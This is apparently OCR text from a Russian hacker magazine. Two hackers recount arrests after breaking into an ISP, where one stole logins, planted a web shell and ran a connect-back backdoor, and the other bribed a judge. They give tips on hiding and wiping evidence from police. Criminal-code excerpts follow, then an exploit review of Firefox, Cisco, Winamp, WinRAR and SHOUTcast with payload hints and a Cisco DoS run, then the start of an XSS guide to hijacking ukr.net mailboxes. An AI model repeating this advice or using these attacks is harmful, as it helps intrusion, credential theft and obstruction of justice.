Конечно же, я сразу понял, что происходит, меня охватили шок и паника. Представляете, как тебя буквально из сна пробуждают и заявляют: «Ну, Александр, как поживаешь? У нас ордер на обыск. Много же натворил ты. Сейчас составим все акты, возьмем твое барахло электронное и поедем по делам, приятель. Ты, главное, не суетись».

ЧТО НАТВОРИЛИ

Solid Snake:

Пару дней назад у меня как раз кончился инет, а платить «Укртелекому» $50 за плохой диалап мне надоело. И вдруг я вспомнил про ISP «Северная Пристань», у которого когда-то покупал инет. Пришел я, значит, к ним туда, заново зарегался, ну и положил на счет десять баксов для начала. Вечером пришел домой, зашел в инет и почему-то заглянул на страничку своего нового прова. Там я увидел баг, и понеслось... Через полчаса я честно спионерил с серверной машины все пары логин/пароль из папки сервера статистики с помощью небольшого perl-скрипта. Напоследок оставил в одной из веб-папок шелл — вдруг еще понадобится машина. Заархивировал файл с паролями и скачал себе. С тех пор прошло два дня.

sP3k7eRX:

Оставлю этот пункт без комментариев. Скажу только, что это была серьезная история, связанная с финансовыми делами, банками и тому подобными вещами. Говорить об этом даже сейчас не хочется. Поймите правильно.

ОБЫСК И ДОПРОС

Solid Snake:

Мы продолжали ехать в машине.
«Ты пытался сканировать сеть компьютеров на уязвимости?» — вдруг перебил мои размышления Лысый. Это фраза звучала настолько нелепо и была произнесена с таким серьезным лицом, что даже я, находясь не в самом уверенном положении, про себя тихонько загыгыкал. В ответ ему я пожал плечами и сделал гримасу боксера, пытающегося решить квадратное уравнение.
«Ты пытался совершить свои грязные дела через русский сайт?!» — никак не успокаивался он (когда я запускал connect-back backdoor, я юзал свой шелл в зоне .ру). Я вел себя не как преступник, а скорее, как жертва. Всю дорогу в машине я сидел с озабоченным и даже обиженным лицом. Решил занять позицию гофрированного шланга, который по теме компов ничего не понимает и только лишь прочитал статью «Как правильно похакать Пинтогон за пицот минут».
Тем временем мы подъехали к красивому зданию с мраморными ступеньками. Через несколько секунд мы с одним из оперативников оказались в просторной комнате, где из мебели были только пара стульев да стол, окна были плотно закрыты жалюзи. Это и была комната для допроса. Опер сел напротив меня, протянул бумажку и ручку, объяснил, что сейчас я должен буду написать все, как было. На деле все оказалось чуть по-другому: опер сам принялся мне диктовать, что писать в протоколе допроса. Поскольку этот человек не слишком уж обременен IT-знаниями, получилась натуральная белиберда, которая понравилась и мне, и оперу: он лишь прочел все с самого начала и одобрительно кивнул.
Мы поехали ко мне домой «опечатывать оборудование». Главной уликой суждено было стать моему ноутбуку, так как именно на нем я делал все свои последние дела и именно его забрали на экспертизу в органы. Надо сказать, что вся схема моего задержания была бы просто абсурдна, если бы на входе в здание с мраморными ступеньками у меня не забрали мобильный телефон. Ведь за время допроса и пока мы ехали, я легко мог бы позвонить домой или написать смс родственникам, чтобы они все компьютеры, диски и ноутбук спрятали в каком-нибудь глубоком погребе. В этом случае я мог бы просто даже не прикидываться шлангом, а им стать. Но у меня не было никакой возможности связаться с родственниками, поскольку те были уверены, что я поехал просто в военкомат отвезти справку.

sP3k7eRX:

У меня дома опера вели себя вполне доброжелательно. Расспрашивали на самые отвлеченные темы: интересы, хобби и прочее. Потом сразу заявили, чтобы я достал все электронные носители, мобильники, флешки. Попросили подключить и собрать компьютер, так как он валялся в полусобранном виде, а его им надо было упаковать и забрать. На мою оценку они оказались полными ламерами, которые ничего не смыслят даже в том бреде, о котором говорят. Они не могли отличить даже IR с проводом на три метра от флешки. Одним словом, мозг сразу прояснился и был наспех придуман план (ты всегда умом отличался. — Прим. ред.). Во время сбора компьютера, дождавшись удобного момента, когда они отвернулись, я наспех отрубил винты и бросил за гарнитуру. Винты упали с железным стуком об пол, пришлось уронить еще закрывающую часть от корпуса, сказав, что упала она. Как ни странно, они поверили :). Я закрыл компьютер без винтов и счастливым взором смотрел, как они его опечатывают :). Часа четыре они описывали все собранное, заставили расписаться и затем проводили в местную прокуратуру — отдел «К». Мой допрос им ничего не дал. Они мне предъявили целую пачку логов провайдера и множество других улик. Поставили статьи 272, 273 п.1, объяснили ситуацию, рассказали возможности. Теперь я понял, почему обычно люди, действующие в сговоре, берут вину на себя: по пункту первому, если ты один, срок отбывания в два раза меньше, чем по пункту второму — в сговоре. И степень тяжести дела падает на 1 уровень. Почти год пришлось терпеть бесконечные вызовы в отдел, допросы и разные бюрократические проволоки.

ЧЕМ ВСЕ ЗАКОНЧИЛОСЬ

Solid Snake:

Тебе, конечно, интересно, чем все закончилось. Как мне пообещал следователь, за то, что я сотрудничал с ними (да и вообще по составу преступления), скорее всего, мне будет грозить либо штраф, либо условный срок в 1,5 года. Судимость, хоть и условная, как ты сам понимаешь, не есть гуд, так как я уже буду считаться уголовником. А это создает лишние проблемы везде: при трудоустройстве, при переезде за границу и так далее и тому подобное. По этой причине мне сейчас предстоит дожидаться решения суда, параллельно башляя денег, чтобы мне выписали квитанцию на небольшой штраф, а не сделали меня уголовничком. Такие дела.

sP3k7eRX:

Моя история закончилась весьма неплохо. Немного везения, связи, хороший адвокат, несколько штук баксов судье и дело закрыли за примирением сторон. С деньгами проблем не было, а вопрос с судимостью и, вообще, какими-либо санкциями просто отпал. Все, что так серьезно началось, так бесславно рассосалось.

СЛАВА

Solid Snake:

Как выяснилось позже, мое дело было довольно шумным. Раньше СБУшникам удавалось ловить в основном голодных студентов, которые тырили и продавали диалап. Причем в прессе в свое время появилась статья о «горе-хакерах». Самое смешное, что журналюги ни капли не смыслят в этом деле, пишут полную чушь и абсолютно не в тему употребляют понятие «хакер». Я думаю, если ты хоть раз читал такие статьи в «желтой прессе», то понимаешь меня. Среди знакомых, какая уж слава. Попался на такой фигне, как пятилетка просто.

sP3k7eRX:

В одной из поездок я вдруг услышал по радио, как говорили о взломе. Пришел домой, включил телевизор. По новостям говорили о взломе. И не каком-нибудь... а Сбербанка. Даже в отделе «К» бывают утечки информации. На этот раз проболтался репортерам соседний следователь по кабинету. Они не называли имен. Но когда едешь в маршрутке, и кто-то обсуждает тебя, это довольно неприятно. Да, наверное, и ты слышал о моем процессе из СМИ: желтая пресса Интернета, и в том числе известный нам СекЛаб пошли по их стопам. Журналюги, как всегда, постарались раздуть вселенский кризис из ничего. Многие люди даже пошли забирать вклады из Сбербанка :).

И НАПОСЛЕДОК

Solid Snake:

Старайся не трепаться со всеми о своих подвигах или обсуждай это только с хорошим знакомым, которым полностью доверяешь. Ну а ключевой момент личной безопасности — это, конечно же, шифрование разделов жестко диска. Хакер уже все уши, наверное, тебе прожужжал программами вроде TrueCRYPT, BestCrypt и т.д. И в самом деле, если хочешь сохранить конфиденциальность своих данных, то лучше всего собрать самое ценное, создать невидимый шифрованный контейнер и спрятать все там. Между прочим, таких программ полно под POSIX-оси, поэтому, даже если ты юзаешь альтернативную ось, то все твои данные будут надежно сохранены. Либо храни весь свой арсенал на флешке или ДВД, чтобы было удобно носить и прятать. Еще одна важная вещь. В моей истории отряд СБУ не вламывался в мою квартиру и не ставил лицом к стенке, они повели себя немного по-другому. Довольно часто мусора просто вызывают ОМОН, ломают твои двери и вяжут тебя вместе с компом. Предварительно, конечно, вырубают в квартире свет, поэтому если на компе был какой-то компромат на тебя, то потереть уже ты его не сможешь. Вот так вот. Поэтому купи себе хороший UPS — он может не раз спасти шкуру в критической ситуации. Я не берусь тебя ничему учить — просто рассказал мнение по этому вопросу.

sP3k7eRX:


Меня не пугает ни судимость, ни срок. Я прекрасно знаю свой путь в такой стране, как наша. И даже в тюрьме может быть неплохо, если просто представить на срок ее своим домом.


ДИАЛОГИ О РЫБАЛКЕ

Вообще, опера, которые занимаются хай-тек преступлениями, по большей части полные пни. Вот хотя бы взять историю Solid Snake.

(С)ледователь — Значит, ты зашел на сайт, говоришь? И что потом?
(Я) — Потом я подключил к странице php-файл //это на самом деле обычный include был
(С) — Ага, значит, ты подключил и вот эту вот пэашпа(!), что она потом делала?// я чуть не заржал, чесслово
(Я) — ну, она запустила perl-программу, которая соединила их компьютер с моим // как со слов понятно, я запустил обычный коннект-бэкдор на перле, чтобы получить доступ к терминалу.
(С) — Ясно, ну а что ты делал потом? Какой программой ты воровал пароли?

Здесь я хочу сделать лирическое отступление. Большинство СБУшников и оперов, в частности, считают, что для взлома все пользуются «специальными программами». То есть, чтобы взломать веб-сервер, например, ты скачиваешь какую-то суперкрутую программу, и она взламывает сервер. Туповато, да? То есть они смотрят немного плоско. Допустим, каждый бэкдор или простой скрипт они называют «программами для взлома» и хотят узнать, где ты ее достал. У служб безопасности понятия о компьютерах и взломах немного искривленные, так как в большинстве случаев сами они с этим не сталкивались, а все свои «знания» черпали, скорее всего, из низкокачественной литературы. Вот и получается потом, что «в Интернете обитают злостные программы: хакеры, крэкеры, куки, спамы, закладки, главной целью которых является уничтожение информации» (с). Ну о чем еще с ними можно говорить, приятель? Только, может, о рыбалке если. Подледной.





TEXT УГОЛОВНЫЙ КОДЕКС РОССИЙСКОЙ ФЕДЕРАЦИИ

Глава 28.
ПРЕСТУПЛЕНИЯ В СФЕРЕ КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ

Статья 272. Неправомерный доступ к компьютерной информации

1. Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию или копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, — наказывается штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.
(в ред. Федерального закона от 08.12.2003 N 162-ФЗ)
2. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, наказывается штрафом в размере от ста тысяч до трехсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период от одного года до двух лет, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.
(в ред. Федерального закона от 08.12.2003 N 162-ФЗ)

Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ

1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами наказываются лишением свободы на срок до трех лет со штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев.
(в ред. Федерального закона от 08.12.2003 N 162-ФЗ)
2. Те же деяния, повлекшие по неосторожности тяжкие последствия, наказываются лишением свободы на срок от трех до семи лет.

Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети

1. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред, наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.
2. То же деяние, повлекшее по неосторожности тяжкие последствия, наказывается лишением свободы на срок до четырех лет.

ОТ РЕДАКЦИИ

Хочется добавить, что нельзя забывать о законах страны, в которой ты живешь. Этот материал — просто пример того, как бывает в жизни. Слава Богу, те, кто это писал, сейчас на свободе. Естественно, так бывает не со всеми: некоторые напишут только тогда, когда выйдут :). Судимость по 272—274 статьям УК РФ и подобным в других странах — это огромный плевок в будущее. Не стоит забывать об этом!

Здесь многие хакера кончают свою карьеру

EXPLOITS

FIREFOX LOCATION.QUERYINTERFACE() EXPLOIT

описание: Если ты регулярно читаешь этот обзор, то в курсе недавней уязвимости в «безопасном» браузере FireFox, которая ведет к buffer overflow при переполнении заголовка страницы. Пользователям FireFox это очень не понравилось, однако по истечении некоторого времени, юзеры забыли о невзгодах и продолжили использовать файрфокс.
Спустя некоторое время, 7 февраля, на лентах багтрака появилась сводка о новых багах в Mozilla Firefox. На сей раз их насчитали аж 7 штук. В основном все баги таятся в обработчике JavaScript. Одна из ошибок заслуживает особого внимания, так как для нее вышел эксплойт. Брешь заключена в неправильной обработке метода Location.QueryInterface, благодаря чему можно переполнить буфер и выполнить произвольный код. Изящно написанный перловый сплоит открывает сокет и ожидает подключений. После соединения эксплойт заполняет память, а затем вызывает Location.QueryInterface. В результате происходит переполнение, и Firefox умирает.

защита: Описанные уязвимости существуют в версии 1.5 и во всех ранних релизах. В браузере FireFox 1.5.1 все бреши исправлены. Если в настройках включено автообновление версий, то браузер сразу обновит себя, в противном случае рекомендуется скачать с www.mozilla.org последний релиз.

ссылки: Скачивай эксплойт по адресу: www.xakep.ru/post/30043/default.asp.

злоключение: Многие говорят, что FireFox является самым безопасным софтом по сравнению с IE и Opera. Но последние новости багтрака наверняка заставят задуматься над вопросом безопасности и, возможно, перейти на другой браузер.

greets: К сожалению, автор эксплойта остался в тени, но известно, что эксплойт впервые появился на ресурсе www.metasploit.com.

CISCO AIRONET ARP ATTACK

описание: Каждый сисадмин с уверенностью скажет, что Cisco — самый надежный и безопасный девайс. Однако над вопросом безопасности следует очень хорошо задуматься. Помимо дырок, встречающихся в Cisco-девайсах, которые были оперативно залатаны, существует новый опасный баг, выявленный совсем недавно. Ошибка затаилась в обработчике ARP-пакетов. Злоумышленник может послать устройству большое число поддельных ARP-пакетов, которые будут постоянно добавляться в ARP-таблицу. В итоге киска благополучно сдохнет (если быть точным, то произойдет блокировка входящего и исходящего трафика). Оживить устройство можно лишь ребутом или принудительной очисткой таблицы.
Эксплойт написан на Си и имеет всего один параметр — IP-адрес роутера. После непродолжительной паузы сплоит запустит цикл с бесконечной генерацией ARP-пакетов.

защита: Защититься от напасти можно только после обновления прошивки с официального сайта www.cisco.com.

ссылки: Взять эксплойт можно по ссылке: www.xakep.ru/post/29813/default.asp. Посмотреть детали уязвимости и список дырявых устройств можно по этой же ссылке.

злоключение: Новый эксплойт подкинул кучу проблем и без того занятым администраторам. Теперь им придется перепрошивать девайс или очищать ARP-таблицу после очередной хакерской атаки :).

greets: Найти уязвимость удалось некому Эрику Смиту (12 января 2006 года). Чуть позже хакер под псевдонимом Pasv (pasvninja@gmail.com) наколбасил мощный эксплойт.

COMMUNIGATE PRO SERVER VULNERABILITY

описание: До нынешнего месяца, по моему скромному мнению, самым безопасным почтовиком оставался CommuniGate Pro от производителя www.stalker.com. Обуславливалось это тем, что Сталкер поставлял продукт в бинарном виде без разглашения исходных кодов продукта. Однако каким-то образом хакеры нашли баг в компоненте LDAP при обработке отрицательного значения длины в полях Basic Encoding Rules (LDAP вертится на порту 389). Сразу после анализа дырки был написан мощный эксплойт, убивающий почтовый демон.
Эксплойт реализован на языке Python и должен быть отредактирован на предмет полей hostname и port в начале кода. После запуска сплоит посылает серверу роковой шелл-код, в результате чего Communigate Pro падает в кору.

защита: Уязвимыми являются все версии до релиза 5.0.7, уже выложенного на официальном сайте почтовой системы. Поэтому единственным верным решением является обновление программного продукта. Как альтернативу могу посоветовать зафильтровать 389 порт с помощью встроенного файрвола.

ссылки: Скачать эксплойт можно по адресу: www.xakep.ru/post/29884/default.asp. Детали уязвимости пока не разглашаются.

злоключение: CommuniGate Pro является одним из самых распространенных проектов в силу своей мощности. Этот почтовик имеет как POP3/IMAP, так и SMTP-части, умеет снимать/отправлять почту по SSL, имеет встроенные компоненты WebMail, WebAdmin и LDAP (последним он себя и погубил :)). Поэтому ленивые админы полюбили этот демон. А благодаря его закрытости совсем позабыли об обновлении. В результате этого хакерам будет чем поживиться.

greets: И опять порадуемся за русских программистов. Эксплойт был написан хакером Евгением Легеровым. Социальное происхождение и почтовый адрес злоумышленника не уточняются :).

запускаем ядовитый сервер

```
[root@tim root]# ./kill 10.50.40.225
CisKill -- Aironet Cisco Killer
Coded by: Pasv
Discovery credit: Eric Smith
Using device: 10.50.40.225

Press ctrl+c immediately if you wish to stop
Going in 5
 4
 3
 2
 1!

[root@tim root]#
```

смерть киски

укол для CommuniGate

REWIEV*

WINAMP <= 5.12 REMOTE BOF EXPLOIT

описание: Перейдем к продуктам, которыми пользуется каждый уважающий себя человек. На этот раз ошибка нашлась в популярном плеере Winamp версии 5.12. Очередное переполнение буфера закралось в обработчике плей-листов известного проигрывателя. Злоумышленник может создать кривоватый плей-лист с неправильным значением параметра File1 в нем (которое, ясен перец, содержит шелл-код). В результате этого обработчик переполнит буфер и запустит произвольный код. В эксплойте демонстрируется случай, как после загрузки плей-листа может запуститься калькулятор :). Впрочем, никто не мешает хакеру изменить встроенный шелл-код, вставив туда запуск чего-нибудь существенного.
Эксплойт написан на Си и содержит немного кода. Здесь происходит генерация плей-листа с неприемлемым значением уязвимого параметра. Далее этот лист должен быть загружен в плеер. Последствия этого описаны выше.

защита: На официальном сайте — www.winamp.com — красуется надпись, гласящая о том, что 1.30.2006 выпущен новый Winamp 5.13 с исправленной критической уязвимостью. О какой баге идет речь, ты наверняка догадался :).

ссылки: Забирай исходники эксплойта отсюда: www.xakep.ru/post/29855/default.asp.

злоключение: Давай пофантазируем о том, как хакер может использовать данный баг. Естественно, что удаленно ошибку никак не применить — уязвимость имеет сугубо локальный характер. Однако ничто не мешает с помощью нехитрых приемов социальной инженерии убедить ламера загрузить через ICQ плей-лист с прикольной музыкой в стиле «хакер-транс» или просто выложить плей-лист на раскрученный ресурс для всеобщего обозрения.

greets: Идея и эксплойт принадлежат кодеру ATmaCA (atmaca@icqmail.com, www.atmacasoft.com), который передает привет и благодарность своему другу Kozan'y :).

WINRAR 3.30 LONG FILENAME BOF

описание: Настало время для описания еще одного эксплойта для популярного продукта — WinRAR. Новая уязвимость позволяет уронить приложение или выполнить произвольный код в системе. Ошибка тривиальна: строка, содержащая множество символов, передающаяся в качестве параметра к приложению, убивает WinRAR наповал. Выпущенный эксплойт реализует данную уязвимость за пару секунд, генерируя специальную строку с последующим запуском WinRAR. На самом деле, ничего особенного в эксплойте нет — происходит инициализация «нехорошей» строки и передача ее winrar.exe. Исходя из этого, сплоит должен быть запущен в директории c:\program files\winrar.

защита: На официальном сайте давно знают про уязвимость, поэтому все версии старше 3.30 не являются дырявыми. Советую скачивать последний релиз архиватора 3.51.

ссылки: Эксплойт полностью готов к употреблению и находится по адресу: www.xakep.ru/post/30076/default.asp

злоключение: Данная дырка не первая за историю развития WinRAR. Пару лет назад существовала похожая уязвимость, но мир о ней быстро забыл. Учитывая то, что в приватных кругах обязательно существует эксплойт, выполняющий произвольный код, а не только убивающий архиватор, многие юзеры могут попасть под хакерский прицел. А если принять во внимание тот факт, что обновлять архиватор будет разве что параноик, последствия ошибки будут весьма плачевными :).

greets: Сплоит написали программисты mh_p0rtal и Dr-CephaleX из команды Trap-Set U.H. Контактный e-mail: Alpha_Programmer@LinuxMail.ORG :).

SHOUTCAST REMOTE FORMAT STRING VULNERABILITY


описание: Всем известно происхождение программного продукта SHOUTcast. Этот проект от NullSoft позволяет вещать музыкальный поток через InterNet. Не так давно в программе был найден сокрушительный баг, приводящий к запуску произвольного кода на уязвимой системе. Если быть кратким, уязвимость форматной строки реализуется путем обращения к серверу следующим запросом:
http://host:8000/content/%n.mp3,
где %n — коварная последовательность, приводящая к фатальным последствиям.
Запущенный эксплойт обращается к серверу, передавая туда специальный шелл-код, после чего на машине запускается bind 7000 порта с закрепленным командным интерпретатором.

защита: Брешь таится во всех версиях SHOUTCast до релиза 1.9.4 включительно. Поэтому логичным шагом к спасению будет посещение ресурса — www.shoutcast.com — и скачивание свежего программного продукта.


ссылки: Эксплойт и подробное описание дырки можно найти по адресу: www.xakep.ru/post/29844/default.asp.

злоключение: Каждая уважающая себя локальная сеть имеет свой радиосервер. А основная масса таких серверов крутит радио именно через SHOUTCast (либо ICECast под Linux, но таких машин меньше). А теперь представь, сколько виндовых серверов могут затроянить хакеры, учитывая тот факт, что многие сети разрешают внешние подключения к своим ресурсам.

greets: Благодарим за идею чувака Tomasz Trojanowski (onestep), а за ее реализацию уже другого хакера — Damian Put <pucik@cc-team.org> www.CC-Team.org.



винамповый калькулятор




убийство WinRAR


исходники коварного эксплойта

Linux 34%
FreeBSD 45 %
Windows 13%
Solaris 6%
Другое 2%

БАГИ В ЦИФРАХ

В ИНЕТЕ, ЕСЛИ ПОРЫТЬСЯ, МОЖНО НАЙТИ КУЧУ СПЛОИТОВ ДЛЯ САМЫХ РАЗНООБРАЗНЫХ СИСТЕМ. ОДНАКО ПРОГРАММ, ГОДНЫХ ДЛЯ ВЗЛОМА, В ДЕЙСТВИТЕЛЬНОСТИ НЕ ТАК УЖ И МНОГО. ЧТОБЫ БЫЛО ПРОЩЕ СОРИЕНТИРОВАТЬСЯ, МЫ ВЗЯЛИ САМЫЕ ПОПУЛЯРНЫЕ ОПЕРАЦИОНКИ И ДЛЯ КАЖДОЙ СОСТАВИЛИ РЕЙТИНГ БАГОВ.





1. freebsdsendfilex.c – 11%
Этот локальный сплоит позволяет получить доступ к памяти ядра, в частности, к содержимому файла */etc/master.passwd*. Настоящая бронебойная отмычка, которая прекрасно работает на версиях FreeBSD <5.4.

2. poppassd-freebsd.sh – 7%
Этот сценарий генерирует работоспособную отмычку, при помощи которой можно повысить свои локальные привилегии, выполнив любой код в suid-приложении.

3. iosmash.c – 4%
Старый сплоит, использующий недоработку в работе с файловыми дескрипторами. Хоть эксплойт и старый, но еще встречаются тачки, где он работает и даже может помочь получить local root.


4. topex.c – 6%
Сплоит для */usr/bin/top < top-3.5beta9*. В программе есть format-string баг и через него при помощи этой отмычки можно поднять свои привилегии.


1. lnxFTPDssl_warez.c – 14%
Сплоит для linux-ftpd-ssl 0.17. Позволяет тебе получить local root через переполнение в этом демоне. Это такой дружеский подгон всем охотникам за безопасностью, установившими ssl-версию linux-ftpd :).

2. bigrip.c – 17%
Сплоит, которой может вырубить тачки под Linux с ядрами 2.4.22 и 2.6.12, а возможно, еще и другими. Все, как это часто бывает: полный набор переполений и потенциально local root.

3. poppassd-freebsd.sh – 9%
Сплоит для Qpopper 4.08, который я уже упоминал среди багов в сервисах FreeBSD. Все то же самое: повышение привилегий при помощи несложной программы. Только под Linux.

4. linuxmr.c – 4%
Сплоит использует кучу багов в 2.6.11. Позволяет получить доступ к памяти чужих процессов, совершить DoS, обойти сетевую фильтрацию и так далее.





1.ie_xp_pfv_metafile.pm – 12%
Правильно составленный WMF-файл позволяет выполнить любой код под любой версией Windows. Хоть баг и нашумел, сейчас еще есть машины с незалатанной брешью.

2. wmpbmpex.c – 24%
Свеженький сплоит для свеженького бага. На этот раз ошибка скрылась при обработке BMP-файлов. Симптомы и последствия все те же.

3. ms05-055.c – 11%
Дважды — чтобы наверняка. Такой принцип не прокатил у программеров в MIcrosoft и, написав код, где одна структура дважды удаляется из памяти, они позволили хакерам создать сплоит для локального повышения привилегий.

4. winsex.c – 5%
Сплоит для Microsoft WINS сервера. Баг затаился в парсере протокола репликации и позволил удаленно выполнить произвольный код.

1. solsockjack.c – 8%
Этот сплоит для Solaris 8,9 позволяет забиндить левый сокет на любом, даже уже открытом TCP-порту, включая < 1024. Сделать, как сам понимаешь, из этого можно очень много всего.

2. dupa-amd.c/dupa-sparc.c – 11%
Сплоит для бага в Solaris 10 позволяет получить local root при помощи переполнения при разборе переменной LD_AUDIT, а также возможности подключить библиотеку к любому приложению, собранному с библиотекой ld.so.

3. CVS_Solaris.c – 9%
Баг заключается в heap-переполнении при анализе флага модификации в CVS 1.11 и 1.12. Сплоит позволит удаленно выполнить любой код на CVS-сервере.

4. rootme.tar – 3%
Сплоиты из архива позволяют получить локально-рутовые привилегии. Баг кроется в том, что при определенных условиях даже пользователь с ненулевым uid может загружать модули ядра.

НА СЕГОДНЯШНИЙ ДЕНЬ АБСОЛЮТНО ЛЮБАЯ БЕСПЛАТНАЯ ИЛИ ПЛАТНАЯ ПОЧТА, ИМЕЮЩАЯ ВЕБ-ИНТЕРФЕЙС, МОЖЕТ БЫТЬ ПОДВЕРЖЕНА XSS-НАПАДЕНИЮ. В НЕКОТОРЫХ СЛУЧАЯХ НАЙТИ ДЫРКУ ЛЕГЧЕ, В НЕКОТОРЫХ — СЛОЖНЕЕ, НЕКОТОРЫЕ БАГИ ЛЕЖАТ В ПРИВАТЕ, НЕКОТОРЫЕ — В ПАБЛИКЕ, НО ТЕМ НЕ МЕНЕЕ ОНИ ЕСТЬ. СЕГОДНЯ Я ПОКАЖУ ТЕБЕ, КАК ПРИ НАЛИЧИИ ПРЯМЫХ РУК МОЖНО ПОЛНОСТЬЮ ЗАХВАТИТЬ UKR.NET — ЯЩИК САМОГО КРУТОГО УКРАИНСКОГО ПОЧТОВОГО СЕРВЕРА.

TEXT PINKPANTHER
/ PINKPANTHER@HACKZONA.RU / ANTICHAT.RU /

UKR.NET

И НЕ БУДЕТ

Само собой, взлом мыла, как и любой взлом, занятие, так сказать, незаконное, так что лучше вообще не ввязывайся в это.

ПОВЕРХНОСТНЫЙ ОСМОТР

Итак, нужно было пощупать сервис изнутри. Помню, еще во времена динозавров бегали там тараканы, но времени прошло много, и я решил не искать следы старых жуков, а найти новых. Прогресс идет вперед — баги тоже. Как ты думаешь, что надо сделать первым делом в таком случае? Правильно, я так и сделал. Быстренько зарегистрировав себе ящик fackdahack@ukr.net, я решил для начала поломать самого себя. Как видишь на скрине, под формой авторизации находится панелька с двумя галочками, которые отвечают за запоминание логина/пасса. По умолчанию они, конечно, не активированы, но, возможно, мой дружище юзает эту функцию.

